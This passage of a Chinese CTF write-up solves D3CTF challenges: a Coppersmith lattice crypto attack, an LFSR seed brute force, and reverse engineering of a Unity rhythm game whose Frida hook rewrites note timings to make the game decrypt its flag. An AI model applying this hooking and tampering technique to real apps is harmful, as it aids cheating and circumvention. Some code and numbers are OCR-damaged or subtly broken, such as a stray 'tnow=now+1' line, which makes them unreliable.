R=Integers(p)
PR.<c1, c2> = PolynomialRing(R)
f = h2*2^146+c2-a*(h1*2^146+c1)^2-c
bounds = (2**150, 2**150)
c1, c2 = small_roots(f, bounds, m=4,d=4)[0]
secret=(h1*2^146+c1-c)*inverse_mod(a,p)%p
'''
#python
secret=450872202446424277484458063467920201973997039046000198261168631456540846560599096729863032878046388370142489492252226186449401540577011322292577695881640 2
secret1=int(amm2(secret,p))
secret1=33453614052034629810418479143744538685991060606658122297844627347647422470489576550056124745875558397537486048827087416879261475364585674117891781293982 05
flag1=long_to_bytes(bytes_to_long(sha512(b'%d'%(secret1)).digest())^enc)
print(flag1)
#b'Here_is_ur_flag!:)d3ctf{th3_c0oppbpbpbp3rsM1th_i5_s0_1ntr35ting}'
```

d3bug

两个同种子的lfsr，一个与mask作与操作，一个作异或操作，每个各给出了35位，感觉可以解方程解出来，但是能用暴力的方法，为什么不暴力呢？我们直接爆破lfsr_CopiedfromInternet的后31位，强行组成64位，然后按照最常规的方法去逆得种子，再生成lfsr_MyCode，产生35位去比对，比对成功即得flag（先0后1枚举和先1后0枚举同时去dfs，跑个十几个小时就出来了，doge），在140880000-140890000之间找到了

Python


```python
from Crypto.Util.number import *
now='011111011111010111000010010111001101'
mask='1010010000001000000001000100101001010010000000100000000100010010100'
count=0
def inverse_lfsr(out, mask):
    out = out[::-1]
    mask = mask[::-1]
    index = []
    for i in range(len(mask)):
        if mask[i] == '1':
            index.append(i)
    for i in range(len(out)):
        mid = int(out[0])
        for j in range(len(index)-1):
            mid ^= int(out[index[j]+1])
        out = out[1:] + str(mid)
    return out[::-1]

def lfsr_MyCode(R,mask):
    output = (R << 1) & 0xffffffffffffffff
    i = (R ^ mask) & 0xffffffffffffffff
    lastbit = 0
    while i != 0:
        lastbit ^= (i & 1)
        i = i>>1
    output ^= lastbit
    return (output,lastbit)

def dfs(now):
    global count
    if len(now)==64:
        count+=1
        if count%10000==0:
            print(count)
        tmp=inverse_lfsr(now,mask)
        tmpR=int(tmp,2)
        s=''
        for j in range(35):
            (tmpR,out)=lfsr_MyCode(tmpR,int(mask,2))
            s+=str(out)
        if s=='00100110001000110001101010101001001':
            print(int(tmp,2))
            return
    else :
        for i in ['1','0']:
            tnow=now+i
            tnow=now+1
            dfs(tnow)


dfs(now)
#5496139023492934433
flag=b'D3CTF{'+long_to_bytes(5496139023492934433)+b'}'
print(flag)
#b'D3CTF{LF5Rsuk!}'
```

Re

D3mug

游戏逻辑在libil2cpp.so里，用Il2CppDumper.exe恢复ida里的函数名


NoteObject__OnClicked 是点击音符方块后会调用的函数



```
if ( LOBYTE(this->fields.preciseTime) )
{
  v9 = MusicController_TypeInfo->static_fields->Instance;
  if ( !v9 || (v7 = GameManager_TypeInfo->static_fields->instance) == 0LL )
    sub_79220C2668(v7);
  v10 = v9->fields._CurrentTime_k__BackingField;// 用户点击的时间
  GameManager__NoteHit(v7, v10, vabds_f32(v10, *((float *)&this->fields + 3)) < 0.02, v8);// *((float *)&this->fields + 3)是准确的时间
  v11 = (UnityEngine_Object_o *)UnityEngine_Component__get_gameObject((UnityEngine_Component_o *)this, 0LL);
  if ( !UnityEngine_Object_TypeInfo->_2.cctor_finished )
    j_il2cpp_runtime_class_init_0(UnityEngine_Object_TypeInfo);
  UnityEngine_Object__Destroy_16863172(v11, 0LL);
```


其中会调用 GameManager__NoteHit，第二个参数是用户点击该块的时间，第三个参数用来标记本次点击是 Good 还是 Perfect 的标志位，*((float *)&this->fields + 3) 是这个块卡音乐节奏的准确时间，只有当用户点击的时间和这个时间相差在 0.2s 之内才能算 Perfect

在 GameManager__NoteHit 里，将接收到的第二个参数（用户点击时间）× 1000 并强转为 int 后（记作 msec），传递给 GameManager__update 函数：



```
if ( (float)(preciseTime * 1000.0) >= 0.0 )
  time = (unsigned int)(float)(preciseTime * 1000.0);
else
  time = (int)(float)(preciseTime * 1000.0);
GameManager__update(time, x1_3);
```


GameManager__update 函数调用 libd3mug 库里的 update 函数，并给它传递 msec：



```
void __fastcall GameManager__update(uint32_t msecs, const MethodInfo *method)
{
  _QWORD x8_1; // x8
  _DWORD w19_1; // w19
  __int64 var50[5]; // [xsp+0h] [xbp-50h]
  int var28; // [xsp+28h] [xbp-28h]
  char var24; // [xsp+2Ch] [xbp-24h]

  x8_1 = (void (__fastcall *)(_QWORD, const MethodInfo *))qword_79234F1178;
  if ( !qword_79234F1178 )
  {
    var50[0] = (__int64)"d3mug";
    var50[1] = 5LL;
    var50[2] = (__int64)"update";
    var50[3] = 6LL;
    var28 = 4;
    var50[4] = 0x200000000LL;
    var24 = 0;
    x8_1 = (void (__fastcall *)(_QWORD, const MethodInfo *))sub_79220C29A4(var50);
    qword_79234F1178 = (__int64)x8_1;
  }
  x8_1(msecs, method);
```

从libd3mug获取到update函数的指针，存放在x8_1

分析 libd3mug 库的 update 方法：




```
__int64 __fastcall update(unsigned int a1)
{
  Server *v2; // x8
  __int64 v3; // x0
  unsigned __int64 v4; // x10
  __int64 v5; // x9
  unsigned __int64 v6; // x10
  __int64 v7; // x9

  v2 = (Server *)Server::instance;
  if ( !Server::instance )
  {
    v3 = operator new(0x13B0uLL);
    v2 = (Server *)v3;
    v4 = 5489LL;
    v5 = 6LL;
    *(_BYTE *)(v3 + 32) = 0;
    *(_OWORD *)v3 = unk_5D0;
    *(_OWORD *)(v3 + 16) = unk_5E0;
    do
    {
      v4 = (unsigned int)v5 + 1812433253 * ((unsigned int)(v4 >> 30) ^ (unsigned int)v4) - 5;
      *(_QWORD *)(v3 + 8 * v5++) = v4;
    }
    while ( v5 != 629 );
    v6 = 4098799502LL;
    v7 = 6LL;
    *(_QWORD *)(v3 + 40) = 4098799502LL;
    do
    {
      v6 = (unsigned int)v7 + 1812433253 * ((unsigned int)(v6 >> 30) ^ (unsigned int)v6) - 5;
      *(_QWORD *)(v3 + 8 * v7++) = v6;
    }
    while ( v7 != 629 );
    *(_QWORD *)(v3 + 5032) = 0LL;
    Server::instance = v3;
  }
  return Server::run(v2, a1);
}
```

如果之前没初始化，就初始化一个结构体，用来保存运算状态

调用 run 函数

其中 run 函数会用 msec 来进行一个比较复杂的运算，改变 instance 结构体内部的数据

游戏结束后，会转到 ScoreScene，相关函数为 ScoreScene__Start：




```
v2 = this;
if ( (byte_79234F11B8 & 1) == 0 )
{
  sub_79220C255C(&System_Runtime_InteropServices_Marshal_TypeInfo, method);
  sub_79220C255C(&StringLiteral_1242, v3);
  this = (ScoreScene_o *)sub_79220C255C(&StringLiteral_2327, v4);
  byte_79234F11B8 = 1;
}
v5 = ScoreScene__get((const MethodInfo *)this);
if ( !System_Runtime_InteropServices_Marshal_TypeInfo->_2.cctor_finished )
  j_il2cpp_runtime_class_init_0(System_Runtime_InteropServices_Marshal_TypeInfo);
v6 = System_Runtime_InteropServices_Marshal__PtrToStringAnsi(v5, 0LL);
if ( !v6
  || (v7 = v6,
      v6 = (System_String_o *)System_String__StartsWith(v6, (System_String_o *)StringLiteral_1242, 0LL),
      (v8 = v2->fields.FlagText) == 0LL) )
{
  sub_79220C2668(v6);
}
if ( ((unsigned __int8)v6 & 1) != 0 )
{
  v9 = v2->fields.FlagText;
  v10 = (__int64)v7;
  v11 = v8->klass->vtable._66_set_text.method;
}
else
{
  v9 = v2->fields.FlagText;
  v11 = v8->klass->vtable._66_set_text.method;
  v10 = StringLiteral_2327;
}
((void (__fastcall *)(struct TMPro_TMP_Text_o *, __int64, Il2CppMethodPointer))v11)(
```

获得 flag 字符串指针

D3CTF

ScoreScene__get 实际调用 libd3mug 的 get 方法，直接返回 Server::instance 指针，这就说明 instance 这个结构体开始的 16 个字节就是 flag 存放的位置，不过一开始是密文，需要玩家准确地点击每个音乐方块，不断地改变 instance 内部数据，最终就会解密出 flag

当然，准确点击 1608 个方块是不太可能的，将这个 Unity 项目的 assets 目录拆包后，可以找到几个 hitpoints 文件：




beatmap

Name	Container	Type	PathID	Size
BG	beatmaps/chromevox/bg	Texture2D	15	613696
BG	beatmaps/cthugha/bg	Texture2D	17	921760
BG	beatmaps/villainvirus/bg	Texture2D	19	921760
info	beatmaps/villainvirus/info	TextAsset	25	132
info	beatmaps/cthugha/info	TextAsset	26	128
timepoints	beatmaps/villainvirus/time...	TextAsset	27	13876
linepoints	beatmaps/villainvirus/line...	TextAsset	28	80
hitpoints	beatmaps/cthugha/hitpoints	TextAsset	29	10612
timepoints	beatmaps/cthugha/timepoints	TextAsset	30	40
hitpoints	beatmaps/chromevox/hitpoints	TextAsset	31	14876
info	beatmaps/chromevox/info	TextAsset	32	136
hitpoints	beatmaps/villainvirus/hitp...	TextAsset	34	41508
timepoints	beatmaps/chromevox/timepoints	TextAsset	35	40
audio	beatmaps/villainvirus/audio	AudioClip	37	756...
audio	beatmaps/chromevox/audio	AudioClip	38	365...
audio	beatmaps/cthugha/audio	AudioClip	39	407...
BG	beatmaps/chromevox/bg	Sprite	48	584
BG	beatmaps/cthugha/bg	Sprite	50	584
BG	beatmaps/villainvirus/bg	Sprite	52	584

```
4,0
3,0
1,0
3,146
2,292
1,292
3,439
2,512
1,585
4,585
3,658
2,731
3,804
1,878
2,1024
3,1170
4,1170
3,1317
1,1463
4,1463
2,1609
3,1682
1,1756
2,1756
3,1902
```

因为曲子名字是 chromevox，所以就把这个文件导出来，每行逗号后面的就是每个块的 msec（前面的是哪个轨道），把逗号后面那一列做成一个列表，方便稍后使用

注意到，当 miss 音符的时候，依旧会调用 GameManager__update，不过 msec 的值恒为 0：



```
void __fastcall GameManager__NoteMissed(GameManager_o *this, const MethodInfo *method)
{
  struct TMPro_TMP_Text_o *v2; // x19
  System_String_o *v3; // x0
  System_String_o *v4; // x0
  const MethodInfo *v5; // x1
  int v6; // [xsp+Ch] [xbp-14h] BYREF

  v6 = 0;
  v2 = this->fields.MissText;
  if ( !v2 )
    sub_79220C2668(this);
  v3 = (System_String_o *)((__int64 (__fastcall *)(struct TMPro_TMP_Text_o *, Il2CppMethodPointer))v2->klass->vtable._65_get_text.method)(
                            this->fields.MissText,
                            v2->klass->vtable._66_set_text.methodPtr);
  v6 = System_Int32__Parse(v3, 0LL) + 1;
  v4 = System_Int32__ToString((int32_t)&v6, 0LL);
  ((void (__fastcall *)(struct TMPro_TMP_Text_o *, System_String_o *, Il2CppMethodPointer))v2->klass->vtable._66_set_text.method)(
    v2,
    v4,
    v2->klass->vtable._67_get_fontSharedMaterial.methodPtr);
  GameManager__update(0, v5);
}
```


考虑用 frida 将 libd3mug 的 run 函数 hook 住，让所有的音符都 miss，依次替换 msec 为已知的正确时间，在所有的音符都 miss 后，即可获得 flag：

Python

```python
import sys
import frida


device = frida.get_usb_device()
process = device.attach("LostBits")

script = """
setImmediate(function() {
    var idx = 0;
    var libBase = Module.findBaseAddress("libd3mug.so");
    var pServerInstancePtr = libBase.add(0x2D18);
    var correctTimeList = [0, 0, 0, 146, 292, 292, 439, ...] // 篇幅原因，此处省略

    Interceptor.attach(libBase.add(0x844), {
        onEnter: function(args) {
            args[1] = ptr(correctTimeList[idx]);
            send("modifying: " + idx.toString());
            idx = idx + 1;
        },
        onLeave: function(retval) {
            if (idx == 1608) {
                var serverInstancePtr = Memory.readPointer(ptr(pServerInstancePtr));
                var flag = Memory.readUtf8String(ptr(serverInstancePtr));
                send("flag: " + flag);
            }
        }
    });
});
"""


def onMessage(msg, data):
    if msg["type"] != "send":
        return
    print(msg["payload"])


script = process.create_script(script)
script.on('message', onMessage)
script.load()
sys.stdin.read()
```


d3arm

一个 stm32 的 bin，转 hex 用 ida 加载后，通过字符串 `You get %2d points` 交叉引用查到一段判断是否输出 flag 的 逻辑：



